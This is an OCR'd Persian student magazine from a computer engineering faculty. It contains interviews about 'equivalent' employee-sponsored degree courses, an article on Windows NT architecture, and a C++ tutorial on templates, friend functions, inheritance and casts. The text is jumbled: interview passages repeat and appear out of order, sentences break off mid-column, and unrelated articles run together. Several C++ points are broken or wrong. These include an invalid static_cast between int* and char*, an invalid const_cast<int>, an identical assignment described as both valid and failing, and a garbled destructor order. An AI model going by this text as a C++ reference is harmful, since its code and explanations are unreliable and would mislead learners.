### \* می‌توانید مثال بزنید؟

(۳) مثلاً اینکه هر بار که ما به دانشکده می‌آییم همه می‌گویند که اینها دانشجویان معادل هستند. معادلی‌ها فلان هستند و خیلی از حرفهایی را که نباید عنوان شود را عنوان می‌کنند. انگار که این کلمه "معادل" را روی پیشانی ما حک کرده‌اند. ما که با شما کاری نداشته‌ایم.

(۲) به ما گفته‌اند که تا آنجا که می‌توانید از درگیری خودداری نمایید که ما تعجب کردیم که مگر چه درگیری می‌توان داشت.

(۳) حجم درس ما همانند درس شما است، همان واحدهای شما را می‌گذرانیم و با اینکه ما کارمندیم شاید برای ما سختگیری بیشتری هم می‌کنند.

### \* بیشتر بچه‌ها می‌گویند که ما با اینکه کارمندها در اینجا درس

بخوانند مشکلی نداریم. اما به نظر می‌رسد که عده‌ای واقعا کارمند

نیستند...

(۳) همه ما کارمند هستیم.

(۱) اگر هم کسی کارمند نیست، به طور آزمایشی مشغول کار است و برای رسمی شدن تقاضا داده است که خوب این مدتی

### \* وارد شدن خود را به دانشگاه چگونه می‌بینید؟ از این نظر که

از راه دیگری غیر از کنکور سراسری آمده‌اید.

(۱) ببینید، ما همینطوری وارد دانشگاه نشده‌ایم و از ما هم آزمونی گرفته شده است و این دوره‌ها باعث می‌شوند که سطح علمی دیگری که برایشان امکان قبولی در کنکور سراسری نبوده است نیز بالا برود.

(۲) ما هم آزمون داده‌ایم و هم شهریه بالایی می‌پردازیم و این دوره‌ها در بیشتر دانشگاهها برای کمک مالی به دانشگاه برگزار می‌شود.

### \* اگر شما به جای دانشجویان رسمی بودید چه دیدی داشتید و

چگونه رفتار می‌کردید؟ و چه عکس‌العملی نشان می‌دادید؟

(۲) برخورد عادی داشتیم. آخر حق کسی که ضایع نشده است. ما با شما سر یک کلاس نیستیم. این گونه نبوده است که اگر من نمی‌آمده‌ام کس دیگری از کنکور سراسری به جای من می‌آمد. به نظر من خوب بود که ما را از ابتدا جدا نمی‌نمودند و ما با شما ارتباط می‌داشتیم...

(۳) ببینید ما از طریق قانون آمده‌ایم، حال به این مسائل کاری نداریم. ما جای دانشجویان دیگر را اشغال نکرده‌ایم و از هیچ یک از امکاناتی که شما از آن برخوردارید مانند کتابخانه و اردوها و برنامه‌های دیگر بهره‌مند نیستیم و اجازه استفاده از آنها را نداریم تا وقتی که شهریه کامل خود را نپردازیم. ما نه اساتید شما و نه کلاسهای شما را گرفته‌ایم. کلاسهای دانشکده مکانیک را به ما داده‌اند. با این همه ما با وجود اینکه وقت نداریم و شاغل هستیم بعد از ظهرها سر کلاسها حاضر می‌شویم و تا ساعت ۶ و ۷ بعد از ظهر سر کلاس هستیم. ما هم مانند شما از طریق آزمون وارد شده‌ایم. فقط کنکور شما با ما فرق می‌کرده است.

(۲) ببینید در کنکور سراسری این همه سهمیه وجود دارد می‌توانستند برای ما هم سهمیه‌ای در نظر بگیرند و کنکور ما را با شما برگزار نمایند. شاید بتوان گفت که ما هم به نوعی از سهمیه استفاده کرده‌ایم.

\* به نظر شما خوب است که بچه‌های معادل و رسمی با یکدیگر

بروید یا نه؟ بارها به کتابخانه مراجعه نموده ایم ولی گفته اند تا شما تصفیه حساب نکنید نمی توانید از آنجا استفاده نمایید. ما در سالن مطالعه پایمان را نگذاشته ایم و برای مطالعه جای خصوصی نداریم. من خودم در سلف مطالعه می کنم. ساعت درسی ما به گونه ای است که وقتی ما به دانشگاه می آییم دیگر همه جا تعطیل شده است. به نظر من، ما همه دانشجوی هستیم و می خواهیم موفق باشیم و به نظر من داشتن یک ارتباط همشگردی با شما بسیار خوب و مفید است ولی متأسفانه کسی نیست که ما را راهنمایی کند.

**\* بعضیها می گویند که ممکن است افرادی با همین هوش و استعداد و شاید هم بیشتر وجود داشته باشند ولی به دلیل نداشتن تمکین مالی نتوانند مانند شما وارد دانشگاه بشوند. نظر شما چیست؟**

۳) ما به شخصه شهریه خود را نمی پردازیم. بلکه ارگان معرف ما این هزینه را قبول کرده است. می توانید قراردادهای را ببینید. چیزی مانند بورسیه.

۲) تمام شهریه ما را شرکت هایی که ما را معرفی نموده اند می پردازند و ما هم برای آنها تعهد کار داریم. اینطور نبوده که من خودم شهریه خودم را بدهم. بنابراین در اینجا مسئله تمکین مالی مطرح نمی شود. شاید من هم اگر در این مؤسسه نبودم، نمی توانستم از عهده پرداخت شهریه بریبایم.

**\* از اینکه در این گفتگو شرکت نمودید متشکریم.**

۱) اگر هم کسی کارمند نیست، به طور آزمایشی مشغول کار است و برای رسمی شدن تقاضا داده است که خوب این مدت طول می کشد.

۲) همه ما سز کار می رویم و من فکر نمی کنم کسی از ما شاغل نباشد.

۳) وقتی که از ما ثبت نام کردند، در قراردادی که با ما بسته شد، ما باید شاغل یک ارگان دولتی و نه حتی خصوصی می بودیم، حال چگونه یک ارگان دولتی قرارداد ما را در حالی که ما کارمند نباشیم مهر و امضا می نماید؟

**\* فکر می کنید که درست است که همه ما به عنوان دانشجوی کامپیوتر به یکدیگر نگاه نماییم؟**

۳) ما از خدا می خواهیم. بارها از دکتر همایون پور خواسته ایم که کلاسهایمان را با شما برگزار نمایند. که ظاهراً عملی نیست. ما دوست داریم که در جمعهای شما باشیم. اما هیچ نمی دانیم که کی این جمعها صورت می گیرند. وقتی که به دانشکده شما می آییم می بینیم که هرکسی برای خودش چیزی نوشته است، در سیب، در شورا و غیره. ما با این مسائل اصلاً آشنایی نداریم. مثلاً اینکه شما صندوق می گذارید و رای می گیرید اصلاً ما از آن سر در نمی آوریم. شاید خوب باشد که بگذارند که ما هم در بعضی جمعها شرکت نماییم. شما هم اگر بروید در جایی که هیچ چیز را نمی دانید و هیچکس به شما توضیحی نمی دهد، خوب خودتان را کنار می کشید. انگار که ما در این دانشکده نیستیم و هیچکس به ما نمی گوید که امروز فلان اردو است، آیا شما هم می خواهید

## بخش سوم: با دکتر همایون پور...

□ لطفاً دوره های معادل را تعریف نمایید و راجع به هدف و دلایل تأسیس اینگونه دوره ها توضیح دهید؟

- دوره های معادل و دوره های آموزشی کوتاه مدت، با دو هدف اصلی برگزار می شوند. اولین هدف ارتقای سطح علمی پرسنل مؤسسات دولتی می باشد، به این معنی که برای آن دسته از پرسنل مؤسسات که لازم است اطلاعات علمی آنها به روز گردد یا با زمینه علمی و تخصصی جدید آشنا شوند، این امکان فراهم می شود تا بتوانند معلومات خود را به هنگام نمایند و با پیشرفت علم و تکنولوژی همگام گردند. دلیل دوم با مسائل اقتصادی و بودجه ای مرتبط می باشد که ایجاد می کند دانشکده ها برای تأمین قسمتی از بودجه مورد نیاز خود و به خصوص برای اجرای برنامه های توسعه و تکمیل امکانات خود منابع درآمد دیگری پیدا نمایند که یکی از راههای نیل به این هدف برگزاری این قبیل دوره ها می باشد. بدین منظور در دانشگاه ما دو گونه دوره های آموزشی وجود دارد: دوره های کوتاه مدت و دوره های بلند مدت تحت

نام دوره های معادل. دوره های کوتاه مدت دوره هایی هستند که دانشکده ها برای پرسنل مؤسسات مختلف ارائه می کنند که هر دوره بر روی یک موضوع خاص بوده و عمق مطالب ارائه شده و ساعات ارائه مطالب آن متناسب با نیاز و تقاضای مؤسسه درخواست کننده می باشد. دوره های معادل نیز که با توجه به اهداف فوق تشکیل می شوند به لحاظ طول دوره و محتوا مشابه مقاطع تحصیلی رسمی اعم از کارشناسی، کارشناسی ارشد و مانند آن می باشند. در حال حاضر مجوز تأسیس دوره های جدید داده نمی شود.

□ یعنی در حال حاضر دیگر دوره های معادل حذف شده اند؟

- به دانشکده ها اجازه تأسیس دوره معادل جدید داده نمی شود ولی دوره هایی که قبلاً شروع شده اند ادامه خواهند یافت.



**دانشکده توضیح دهید؟**

- این دانشجویان قبل از تابستان گذشته امتحانی را گذرانده‌اند که برگزار کننده آن دفتر دوره های معادل بوده است، نمرات آنها به معاونت آموزشی داده شده و با نظر معاونت آموزشی دانشگاه، حد نصاب قبولی و قبول شدگان مشخص شده‌اند. نهایتاً دانشگاه با مؤسسات معرفی کننده دانشجویان قراردادهایی منعقد می‌نماید و بدینوسیله مؤسسه طرف قرارداد متعهد می‌شود که طی اقساطی تا آخر دوره شهریه دوره را که بالغ ۴ میلیون تومان است پرداخت نماید. ۲۵٪ درآمد دوره متعلق به دانشگاه بوده و ۶۵٪ آن در حساب درآمدهای اختصاصی دانشگاه نگهداری و نهایتاً برای دانشکده طبق آیین نامه مصوب خرج خواهد شد. احتمالاً به ازای هر درس افتاده هم مبلغی از آنها دریافت می‌شود.

**□ آیا بهتر نبود که خود دانشکده امتحان را برگزار می‌نمود؟**

**ظاهراً در آیین نامه هم این وظیفه بر عهده دانشکده است.**  
- شاید از این نظر که دانشکده بهتر می‌توانست برای دانشجویانی که نهایتاً می‌خواهند در این دانشکده درس بخوانند سؤال طرح نماید، بهتر بود. اما من تصور نمی‌کنم برای دفتر دوره معادل تفاوتی داشته باشد که ما طراح سوالات آزمون باشیم یا آنها.

می‌خواهم به دانشجویان بگویم که یک چیز را مطمئن باشید: کسانی که در دانشکده و دانشگاه هستند در راستای خیر و صلاح دانشجویان حرکت می‌کنند. بهتر است کمی به آنها اعتماد نمود و بجای مقابله با آنها، آنها را حمایت کرد...

**□ به نظر شما آیا این دوره‌ها بر اعتبار علمی دانشکده تأثیری دارند؟**

- خوب، نمی‌توان ادعا کرد که بی تأثیر است. اگر پرسنل این مؤسسات واقعاً با هدف ارتقای سطح علمی خود آمده باشند و از این دوره برای بهبود روند کاری مؤسسات خود استفاده نمایند، نه تنها از اعتبار دانشکده کم نمی‌شود بلکه کسب اعتبار نیز هست. از طرف دیگر دانشکده هم می‌کوشد تا این دوره‌ها را خوب برگزار نماید تا به اعتبارش لطمه نخورد.

**□ بر بازار کاری چطور؟ به نظر شما تأثیر این دوره‌ها بر**

به هر حال آنها در این محیط هستند و جزوی از دانشکده ما محسوب می‌شوند. شما دانشجوی رسمی هستید و آنها دانشجوی معادل، و همین حضور آنها در محیط ما یعنی اینکه باید در فعالیتهایی که در اینجا انجام داده می‌شود دخالت داده شوند تا فاصله و بی تفاوتی و دودستگی وجود نداشته باشد

**□ ممکن است کمی درباره خصوصیات مدرک معادل توضیح دهید؟**

-بله:

□ مدرک دوره معادل فاقد ارزش ادامه تحصیل در مقاطع رسمی دانشگاه‌ها و مؤسسات آموزش عالی و پژوهشی می‌باشد.

□ در گواهینامه فارغ التحصیلی این دانشجویان حتماً کلمه معادل قید می‌شود.

□ این دانشجویان از نظر مقررات آموزشی تابع مقررات رسمی و مصوب دانشگاه در مقاطع نظیر می‌باشند.

□ فرض بر آن است که این مدرک تنها در همان سازمان دولتی که دانشجوی معادل را معرفی کرده اعتبار دارد.

□ کلاسهای دانشجویان معادل این دانشکده از کلاسهای دانشجویان رسمی جدا می‌باشد و به علت شاغل بودن این افراد کلاسهای آنها معمولاً بعد از ظهرها برگزار می‌شود.

□ این دانشجویان باید پرسنل مؤسسات دولتی - و نه خصوصی - بوده و از طرف آنها معرفی شده باشند.

**□ جناب آقای دکتر همایون پور، درست است که بر طبق آیین‌نامه این افراد باید شاغل باشند، ولی گفته می‌شود که عده‌ای محدود از آنها واقعاً شاغل نیستند و صرفاً بعلت اینکه در این شرکتها وابستگانی دارند، از طریق آنها وارد دانشگاه گشته‌اند. در این مورد نظر شما چیست؟**

- باید گفت که این افراد تا قبل از ورود به دانشکده با ما تماسی نداشته‌اند و ارتباط آنها با دانشگاه تنها از طریق دفتر دوره‌های معادل بوده است و این دفتر زیر نظر معاونت آموزشی دانشگاه اداره می‌شود. بنابراین دانشکده دخالتی در کنترل مدارک آنها ندارد و تابع دفتر دوره‌های معادل می‌باشد. مؤسسات گواهی می‌کنند که اینها پرسنل آنها هستند.

**□ ممکن است درباره نحوه ورود این دانشجویان به**

## بازار کار چگونه است؟

- اگر از این دید نگاه کنیم که این دانشجویان پرسنل شرکتهای دولتی هستند (که فرض ما نیز همین است)، آنها قبلاً به استخدام مؤسسه مربوطه در آمده‌اند. از طرف دیگر شرکتهای هم در مقابل کارمندانشان متعهد هستند و منطقی هم نیست که یک مؤسسه به دلیل آنکه چند سال از دوره تحصیل کارمندش گذشته است و دانش او دیگر به هنگام نیست کامند جدیدی را استخدام و جایگزین او نماید. بلکه بهتر است سعی نماید سطح علمی همان کارمندش را ارتقا دهد و یا در صورت لزوم امکان شرکت در دوره‌های تخصصی جدیدی را برای او فراهم آورد. بنابراین به نظر من این دوره‌ها هیچ تأثیر منفی بر بازار کار نخواهند داشت.

■ مدرک دوره معادل فاقد ارزش ادامه تحصیل در مقاطع رسمی دانشگاهها و مؤسسات آموزش عالی و پژوهشی می باشد.  
■ در گواهینامه فارغ التحصیلی این دانشجویان حتماً کلمه "معادل" قید می شود.

فعالیت‌هایمان شرکت نمی‌دهیم. این کار به نظر من اصلاً خوشایند نیست.

□ ممکن است توضیح دهید که دانشکده تا به حال این بودجه را به چه مصارفی رسانده است و یا قصد دارد برساند؟  
- دانشکده به پشتوانه این بودجه تا به حال اقدام به خرید وسایل زیر نموده است که بزودی وارد دانشکده خواهند شد:  
یک دستگاه تکثیر با کیفیت و سرعت بالا.

یک دستگاه Visualizer.

یک دستگاه Video Projector.

بعضی تجهیزات آزمایشگاه های کارشناسی.

و مواردی دیگر که خرید این وسایل در دست اقدام است و بعضی از آنها در ترم آینده به دانشکده وارد خواهند شد.

□ آقای همایون پور، در مورد مشکلات پیش آمده و اعتراض دانشجویان رسمی به نظر شما آیا بهتر نبود کل ماجرا برای آنها شرح داده می‌شد ما فکر می‌کنیم بیشتر مشکلات ناشی از بی‌اطلاعی دانشجویان از قضیه بود.

- ببینید ما نیت خیر داشته‌ایم و اصلاً فکر نمی‌کردیم که اعتراضی در کار باشد. این مطلبی است که در دانشکده‌های دیگر هم انجام می‌شود و در دانشگاه جا افتاده است.

□ آقای دکتر، بعضی از دانشجویان فکر می‌کنند که اصولاً بهتر است در تصمیم‌گیریهای دانشکده به گونه‌ای نظر دانشجویان هم پرسیده شود و دخالت داده شود، نظر شما چیست؟

- به نظر من مواردی که بتوان نظر دانشجویان را دخیل نمود اندک است چون در بسیاری از موارد تصمیم‌گیریها نیاز به تخصص دارد و دیگر اینکه مطابق آیین نامه ها و قوانین، دانشکده موظف به این امر نمی‌باشد. اما من کاملاً مخالف نیستم، تا آنجا که امکان داشته و به صلاح باشد، آگاهی از نظرات دانشجویان و انعکاس آنها در تصمیم‌گیریها می‌تواند مفید و مطلوب باشد.

□ بسیار خوب، در آخر چنانچه خودتان حرف دیگری دارید، بفرمایید.

- می‌خواهم به دانشجویان بگویم که یک چیز را مطمئن باشید: کسانی که در دانشکده و دانشگاه هستند در راستای خیر و صلاح دانشجویان حرکت می‌کنند. بهتر است کمی به آنها اعتماد نمود و بجای مقابله با آنها، آنها را حمایت کرد. دانشکده نیز به نوبه خود انتظار حمایت دانشجویان را دارد. همانطور که قبلاً نیز بیان نمودم، در راه اندازی دوره معادل هدف و قصد اصلی علاوه بر کمک به مؤسسات دولتی، تأمین منابع مالی مورد نیاز برای تقویت دانشکده، رفع کمبودها و دستیابی به اهداف توسعه بوده است و نه چیز دیگر.

□ با تشکر از شما که وقت گذاشتید و در این گفتگو شرکت نمودید.

□ ظاهراً شما در جایی به این اشاره نموده بودید که درست نیست دانشجویان رسمی با دانشجویان معادل ارتباطی داشته باشند، ممکن است در این مورد توضیح دهید؟  
- ببینید، چون از این بچه‌ها استقبال خوبی نشده بود، فکر کردیم که ممکن است که این ارتباط و اعتراض دانشجویان رسمی برای آنها مشکل‌زا باشد و مزاحمت ایجاد نماید. اما اگر بچه‌ها اینها را دوست و هم دانشکده‌ای و خواهر و برادر - و نه رقیب خود - بدانند، به نظر من این ارتباط مطلوب و مفید نیز هست. من نه تنها بچه‌ها را از آن منع نمی‌کنم بلکه آنرا توصیه نیز می‌نمایم. من فکر می‌کنم که آنها از نظر علمی به شما احتیاج داشته باشند و شما می‌توانید به آنها در درسهایشان کمک نمایید. از طرف دیگر آنها هم می‌توانند در فعالیت‌های فوق برنامه شما حضور مؤثر داشته باشند. هر ایرانی دوست دارد که هموطنش به لحاظ علمی و فکری رشد نماید. اسلام دینی هست که سعی می‌کند ارتباط و اجتماع را قوت و گسترش دهد و افراد را دور هم جمع نماید و وحدت و تحکیم بخشد. پس چرا ما از این فرصت استفاده نکنیم و آنها را در اجتماعات خود شرکت ندهیم؟ به هر حال آنها در این محیط به سر می‌برند و جزئی از دانشکده ما به حساب می‌آیند. شما دانشجوی رسمی هستید و آنها دانشجویان معادل این دانشکده هستند. همین حضور آنها در محیط دانشکده یعنی اینکه باید در فعالیت‌هایی که در اینجا وجود دارد دخالت داده شوند تا فاصله و بی‌تفاوتی و دودستگی وجود نداشته باشد و درست نیست که شما در برنامه‌هایتان، در جلسات علمی - فرهنگی و اردوهایتان بگویید ما با دانشجویان معادل کاری نداریم و آنها را در

## ساختار ویندوز NT

ویندوز NT بر مبنای چندین قسمت و زیر برنامه مجزا طراحی شده است، به این معنا که سیستم عامل به عنوان "کل" از چند برنامه کاملاً جدا از هم، به عنوان "جزء" تشکیل شده و این قسمتها هر کدام وظیفه ویژه خود را دارد. به مجموعه تمام این قسمتها سیستم عامل ویندوز NT گفته می شود. این ساختار چند قسمتی (Modular) دارای این ویژگی است که تغییر و ارتقا قسمتی از سیستم عامل به راحتی انجام می شود و نیازی به تغییر کل سیستم عامل نیست. اگر از دریچه های دیگر به ساختار ویندوز NT بنگریم، آن را شامل دو قسمت عمده زیر می بینیم: حالت هسته ای و حالت کاربری سیستم عامل.

\* حالت هسته (Kernel Mode): حالتی است که اجازه دسترسی مستقیم به سخت افزار کامپیوتر را فراهم می سازد. همچنین اجزای کلیدی سیستم عامل (Key Components) در این حالت به اجرا در می آیند.

\* حالت کاربری (User Mode): این حالت اجازه دسترسی مستقیم به سخت افزار را ندارد و نسبت به حالت هسته ای دارای محدودیتهای بیشتری است. نرم افزارهای کاربردی و بعضی از زیر سیستمهای ویندوز NT در این حالت اجرا می شوند.

## میکرو کرنل (Micro Kernel)

میکرو کرنل را می توان هسته مرکزی ویندوز NT تصور کرد که وظیفه آن، کنترل و زمان بندی اجرای دستورات برنامه ها بر روی پردازنده می باشد. در زمانی که بیش از یک پردازنده بر روی مادربرد می باشد، باز هم وظیفه میکرو کرنل است که بار اجرای دستورات را بین پردازنده ها تقسیم کند. پس آنچه که مشهود است اینست که میکرو کرنل یکی از اجزای لازم سیستم عامل است که حتماً باید در حافظه اصلی مقیم باشد.

## سیستم حافظه مجازی (Virtual Memory System)

فرید  
فراهانی راد  
(سخت افزار ۷۶)

حداقل حافظه ای که ویندوز NT برای نصب شدن احتیاج دارد ۱۶ مگابایت است. اما این مقدار حافظه هیچگاه برای اعمالی که ویندوز NT انجام می دهد کافی نیست. در این مرحله است که حافظه مجازی وارد عرصه می شود. این سیستم مقداری از فضای دیسک سخت را به عنوان حافظه اصلی شبیه سازی می کند. این امر در ویندوزهای دیگر نیز به چشم می خورد ولی نحوه کار آن در ویندوز NT بسیار پیشرفته تر و بهینه تر شده است. در وهله اول چون NT یک سیستم کاملاً ۳۲ بیتی است، سیستم حافظه مجازی آن نیز ۳۲ بیتی کار می کند. نکته قابل توجه حجم زیادی از حافظه مجازی است که این سیستم می تواند پشتیبانی کند. ۴ گیگابایت حافظه مجازی روی دیسک سخت سبب شده که هیچ برنامه ای از کمبود حافظه شکایت نکند. البته از این ۴ گیگابایت ۲ گیگابایت برای خود سیستم عامل رزرو شده است و برنامه های کاربر می توانند از ۲ گیگابایت باقی مانده استفاده کنند. شیوه کار سیستم حافظه مجازی ویندوز NT بر مبنای Demand-Paging می باشد. روش این سیستم به این ترتیب است که هرگاه به اطلاعات موجود در حافظه مجازی نیاز باشد مجدداً به حافظه اصلی برگردانده می شوند. لازم به ذکر است که سیستم تنها موقی حافظه مجازی را روی دیسک سخت بنا می کند که با کمبود حافظه اصلی مواجه شود و افزایش حافظه مجازی متناسب با میزان اطلاعات تا سقف ۲ گیگابایت می باشد.

## حوزه ها و گروههای کاری (Domains and Workgroups)

ویندوز NT را می توان هم در حالت حوزه (Domain) و هم در حالت گروههای کاری (Workgroup) پیکر بندی کرد.

\* گروههای کاری (Workgroup): مجموعه ای از دو یا چند کامپیوتر می باشند که ارزش و مرتبه همه آنها یکسان است و فقط از اطلاعات هم استفاده می کنند. طبیعتاً شبکه مورد نظر باید از نوع نظیر به نظیر (Peer to Peer) باشد. در این حالت هر کامپیوتر تنظیمات ویژه و اکانت مدیریت حفاظتی (Security Account Manager) یا اصطلاحاً SAM ویژه خود را دارد. تعداد کامپیوترهای شبکه در این حالت معمولاً کم است.

\* حوزه (Domain): برخلاف حالت Workgroup، تمام کامپیوترهایی که در یک حوزه هستند از یک SAM حوزه مرکزی تبعیت می کنند. به این معنا که یک پایگاه داده کلی در حوزه مرکزی قرار دارد و کلیه ایستگاههای کاری به آن مراجعه می کنند. این پایگاه داده توسط سرویس دهنده ویندوز NT (Windows NT Server) اداره می شود. تعداد کامپیوترها در این حالت بیشتر است و نوع شبکه آن سرویس دهنده/سرویس گیرنده (Client/Server) خواهد بود.

□ □ □


می شود تمام توابع کلاس اول دوست کلاس دوم محسوب می شوند. یکی از کاربردهای توابع دوست در overload کردن اپراتورهای << و >> است:

```
class Stack {
    friend ostream &operator<<(ostream &,
    const Stack&);
    // ...
};
ostream &operator<<(ostream &os, const Stack
&obj)
{
    os.width(4);
    for (int i = 0; i < top; i++) os << setw(4) <<
    stck[i];
    // ...
    cout << myStack;
    یک تابع Template تابعی است که با انواع داده‌های کلی کار
    می‌کند:
```

```
template <class Type>
void Swap(Type &a, Type &b)
```

```
{
    Type temp = a;
    a = b;
    b = temp;
}
```

```
// ...
int i, j;
Stack s1, s2;
// ...
Swap(i, j);
Swap(s1, s2);
```



<class Type1, class Type2, ...> در ابتدای توابع و کلاسهای Template می‌آید و مشخص کننده نوع داده‌هایی است که از آنها در تعریف تابع یا کلاس استفاده کرده‌ایم. تنها نکته‌ای که باید در مورد کد بالا باید توجه داشت این است که برای استفاده از تابع Swap برای Stack باید اپراتور = برایش overload شده باشد.

وقتی یک کلاس Template تعریف می‌شود تمام داده‌ها و توابع موجود در آن Template می‌شوند.

```
template <class T>
class SafeArray {
    T a[SIZE];
public:
    T &operator[](int);
```

آنچه در مقابل دارید اولین قسمت از سری مقالاتی است که در آن برخی تکنیک‌ها و نکته‌های برنامه‌نویسی به زبان ++C که خودمان با آنها برخورد داشته‌ایم به تفصیل بررسی شده‌اند و در قسمت‌های بعدی ادامه همین تکنیک‌ها و سپس برخی تکنیک‌های تست برنامه‌های OO و دیدگاه‌های نسبتاً جدید در OO و تلفیق آن با دیدگاه‌های دیگر نیز بررسی خواهد شد. این، در ابتدا یک مقاله بود که دوستان بعد از خواندن آن خواستار اضافه کردن توضیحات بیشتر به آن شدند و ما هم به ناچار هر بار به حجم مطلب افزودیم و در نهایت دیدیم که شصت صفحه شد! :

## ایجاد توابع تبدیل (Conversion Function):

کامپایلر ++C برای خودش یک سری تبدیلات مشخصی دارد مانند تبدیل \* void به \* char (default casts). اگر ما بخواهیم که مثلاً int را به یک نوع داده از جنس Stack که تعریفش در پایین آمده است تبدیل کنیم، دو راه پیش رو داریم: یا اپراتور = را overload کنیم (تابع operator=(int) را تعریف کنیم) یا constructor ای که یک int به عنوان پارامتر می‌گیرد و به شکل Stack(int) تعریف می‌شود. اما مگر بخواهیم int را به Stack تبدیل کنیم چون ساختار int از دسترس ما خارج است، از روش دیگری استفاده می‌کنیم که استفاده از توابع تبدیل است. تبدیل یک نوع کلاس به یک نوع داده پیش ساخته از طریق تابع تبدیل انجام می‌شود که فرم کلی آن چنین است:

```
operator data_type()
class Stack {
    int stck[SIZE], top;
public:
    // ...
    operator int() { return top; }
};
// ...
Stack myStack;
int i = myStack; // i <- myStack.top
```

## ارتباط بین Template ها با توابع و کلاسهای دوست (Friend):

توابع دوست بیشتر برای این منظور بکار می‌روند که در یک کلاس خاص، یک کلاس دیگر یا یک تابع اجازه دسترسی به اعضای private و protected کلاس مذکور را داشته باشد. وقتی یک کلاس دوست کلاس دیگری

### ▣ چندریختی (Polymorphism):

کلاس polymorphism (یا اصطلاحاً چند ریختی) دو نوع است: compile\_time polymorphism که همان وراثت یا مشتق شدن است و دیگری run\_time polymorphism که توسط توابع مسجازی به وجود می‌آید. ولی اغلب وقتی سخن از polymorphism می‌شود منظور نوع run\_time است.

### ▣ وراثت (Inheritance):

در ارث‌بری فقط اعضای public, protected کلاس پایه به ارث می‌رسند. در نوع ارث‌بری public سطوح دسترسی اعضای به ارث رسیده همانند کلاس پایه است. در نوع protected و private سطوح دسترسی اعضای به ارث رسیده به ترتیب protected و private خواهد بود. توابع دوست به ارث نمی‌رسند. مثال زیر را در نظر بگیرید:

```
class Base {
    int b;
public:
    Base(int i) { b = i; }
    ~Base();
    // ...
};
class Derived : public Base {
    int d;
public:
    Derived(int bv, int dv) : Base(bv) { d = dv; }
    ~Derived();
    // ...
};
```

در این حالت b در Derived وجود دارد ولی Derived به آن دسترسی ندارد، برای دسترسی به آن باید از توابع public و protected کلاس Base استفاده کند.

اگر شیئی از نوع کلاس Derived تعریف کنیم constructor کلاسها به ترتیب ارث‌بری صدا زده می‌شوند، یعنی اول Base بعد Derived ولی پارامترها به ترتیب عکس منتقل می‌شوند به همین علت تمامی پارامترها به پایین‌ترین سطح (Derived) پاس داده می‌شوند. در عوض destructorها به ترتیب عکس ارث‌بری صدا زده می‌شوند یعنی اول Base بعد Base. این ترتیب تحت هر شرایطی حفظ می‌گردد.

اگر dptr از نوع \* Derived و bptr از نوع \* Base باشند عبارت dptr = bptr درست است ولی عبارت dptr = bptr منجر به خطای زمان اجرا می‌شود مگر در حالتی که bptr به یک Derived اشاره کند (مثلاً بعد از دستور dptr = bptr)، یعنی \* Base یک نوع داده کلی برای کلیه انواع داده‌های اشاره‌گر به کلاسهای مشتق شده از Base می‌باشد مانند \* void برای char

```
const T &operator[](int) const;
};
T &SafeArray::operator[](int i)
{
    assert(i >= 0 && i < SIZE);
    return a[i];
}
// ...
```

```
SafeArray<int> intSafeArray;
```

```
int i = intSafeArray[2];
```

همانطور که ملاحظه می‌کنید برای کلاس SafeArray دو گونه تابع [] operator نوشته شده است: یک نوع آن T& برمی‌گرداند و نوع دیگر T& const برمی‌گرداند و const است. از طرف دیگر ما از تابع [] operator به شکل زیر هم می‌توانیم استفاده کنیم:

```
SafeArray<int> sa;
```

```
sa[2] = 3;
```

این بدان علت است که تابع [] operator مقدار برگشتی‌اش یک رفرنس (T&) است. این یکی از روشهای تغییر دادن داده‌های خصوصی یک کلاس است. ولی اگر شیئی که از نوع کلاس بالا تعریف می‌کنیم const باشد ما دیگر نمی‌توانیم اعضای داخل کلاس را تغییر دهیم بنابراین مقدار برگشتی تابع باید T& const باشد تا اعضای داخل کلاس در داخل برنامه قابل تغییر نباشند. از طرف دیگر می‌دانیم که از طریق یک شیء const فقط می‌توان به توابع const آن کلاس دسترسی داشت، بنابراین گونه const تابع هم باید وجود داشته باشد.

دقت کنید که منظور از Class Template همان کلاسی است که به شکل Template تعریف شده است مثل SafeArray در صورتیکه Class Template یک کلاس جزء از یک Class Template است مثل SafeArray<int>.

حال فرض کنید که تعاریف زیر در داخل یک کلاس Template مانند SafeArray نوشته شده است، هرکدام از این تعاریف مفهومی دارند که در مقابلشان آمده است:

```
friend void f1() : تابع دوست تمام Template Class های SafeArray می‌شود.
```

```
friend void f2(X<int> &) : تسایع f2 دوست کلاس SafeArray<int> می‌شود.
```

```
friend void A::f3() : تابع f3 در کلاس A دوست تمام Template Class ها می‌شود.
```

```
friend void C::f4(X<int> &) : تابع f4 دوست کلاس SafeArray<int> می‌شود.
```

```
friend class Y : کلاس Y دوست تمام Template Class ها می‌شود.
```

```
friend class Z<int> : کلاس Z<int> دوست کلاس SafeArray<int> می‌شود.
```

کار انجام نشود توابع کلاس پایه در موقع لزوم برای کلاس مشتق شده اجرا خواهند شد.

```
class Base {
public:
    virtual void f() { cout << "Base Version" <<
endl; }
};
class Derived : public Base {
public:
    void f() { cout << "Derived Version" << endl; }
};
// ...
Base b;
Derived d;
b.f();
d.f();
d.Base::f();
```

خروجی حاصل از تکه برنامه بالا چنین است:

```
Base Version
Derived Version
Base Version
```

constructor ها نمی‌توانند مجازی باشند ولی destructor ها علی‌رغم اختلاف نام‌هایشان می‌توانند مجازی باشند. اگر تعریف تابع  $f() = 0$  را به شکل `virtual void f() = 0;` بدون بدنه بنویسیم در این صورت تابع  $f()$  را مجازی تام (pure virtual) و کلاس Base را کلاس مجرد (abstract class) می‌گویند. در این صورت بدنه تابع  $f()$  در کلاس مشتق شده باید تعریف شود، در غیر این صورت کلاس مشتق شده هم یک کلاس مجرد خواهد بود. از نوع یک کلاس مجرد فقط می‌توان اشاره‌گر و رفرنس تعریف کرد. استفاده از کلاسهای مجرد به طراحی برنامه‌ها کمک زیادی می‌کند.

### □ قالب (Cast) ها:

در ++C برخلاف C که فقط یک نوع cast وجود داشت، چهار نوع cast داریم. شکل کلی آنها چنین است:

```
suitable_cast <destination_type >
(statement)
static_cast : int *ip; char *cp =
static_cast<char *>(ip);
```

جهت تبدیل انواع داده‌های مشتق شده و غیر polymorphic بکار می‌رود. نوع داده‌ها زمان compile مشخص می‌شوند.

```
const_cast : const int a = 2; int b =
const_cast<int>(a);
```

فقط جهت تغییر دادن خصوصیت const و volatile بکار می‌رود.

